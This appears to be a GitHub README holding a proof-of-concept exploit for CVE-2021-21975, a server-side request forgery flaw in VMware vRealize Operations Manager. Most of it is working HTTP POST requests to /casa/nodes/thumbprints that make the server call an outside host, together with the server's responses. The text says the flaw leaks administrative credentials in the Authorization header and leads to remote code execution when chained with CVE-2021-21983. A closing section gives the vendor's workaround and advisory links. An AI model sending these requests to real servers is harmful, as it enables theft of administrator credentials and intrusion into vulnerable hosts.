
 murataydemir/cve-2021-21975
[CVE-2021-21975] VMware vRealize Operations Manager API Server Side Request Forgery (SSRF)

[CVE-2021-21975] VMware vRealize Operations Manager API Server Side Request Forgery (SSRF)
vRealize Operations (vROps) is a tool that self-driving IT operations management powered by AI from apps to infrastructure to optimize, plan and scale VMware Cloud and HCI deployments while unifying public cloud monitoring. VMware vRealize Operations Manager API 8.4 and all previous versions are vulnerable to Server Side Request Forgery (SSRF) vulnerability. Successfully exploitation of this vulnerability may lead to read or update internal resources and also in this case, an attacker can easily steal administrative credentials of vROps server. With combining CVE-2021-21975 and CVE-2021-21983, an attacker can run arbitrary code on remote vRealize Operations server.
Proof of Concept (PoC): In order to exploit this vulnerability, you can use the following request
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 70
Connection: close

[
  "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975"
]
Response of the above request is down below
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 20:59:02 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQB
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 151

[
  {
    "address": "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975",
    "thumbprint": "<html><body>6xal4bz5uui7c8nzvu368ezjlgz</body></html>"
  }
]


Also administrative credentials are disclosures in Authorization header.



Other Proof of Concepts (PoCs): Or you can use the following requests to detect CVE-2021-21975 VMware vRealize Operations Manager API Server Side Request Forgery (SSRF) vulnerability
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[
  "78.171.203.41:8000/CVE-2021-21975"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:03 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQE
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 67

[
  {
    "address":"78.171.203.41:8000/CVE-2021-21975",
    "thumbprint":null
  }
]
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[

  "78.171.203.41:8000"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:39 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQJ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 52

[
  {
    "address":"78.171.203.41:8000",
    "thumbprint":null
  }
]
Workaround Solution: If the patch cannot be installed, or there is no patch for your version of vRealize Operations, the following steps can be taken to workaround the issue. There is no impact to vRealize Operations when applying this workaround.
To work around this issue in vRealize Operations, remove a configuration line from casa-security-context.xml
/usr/lib/vmware-casa/casa-webapp/webapps/casa/WEB-INF/classes/spring/casa-security-context.xml<sec:http pattern="/nodes/thumbprints" security='none'/>service vmware-casa restartFor more information, visit the following pages.
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://f5.pm/go-66465.html






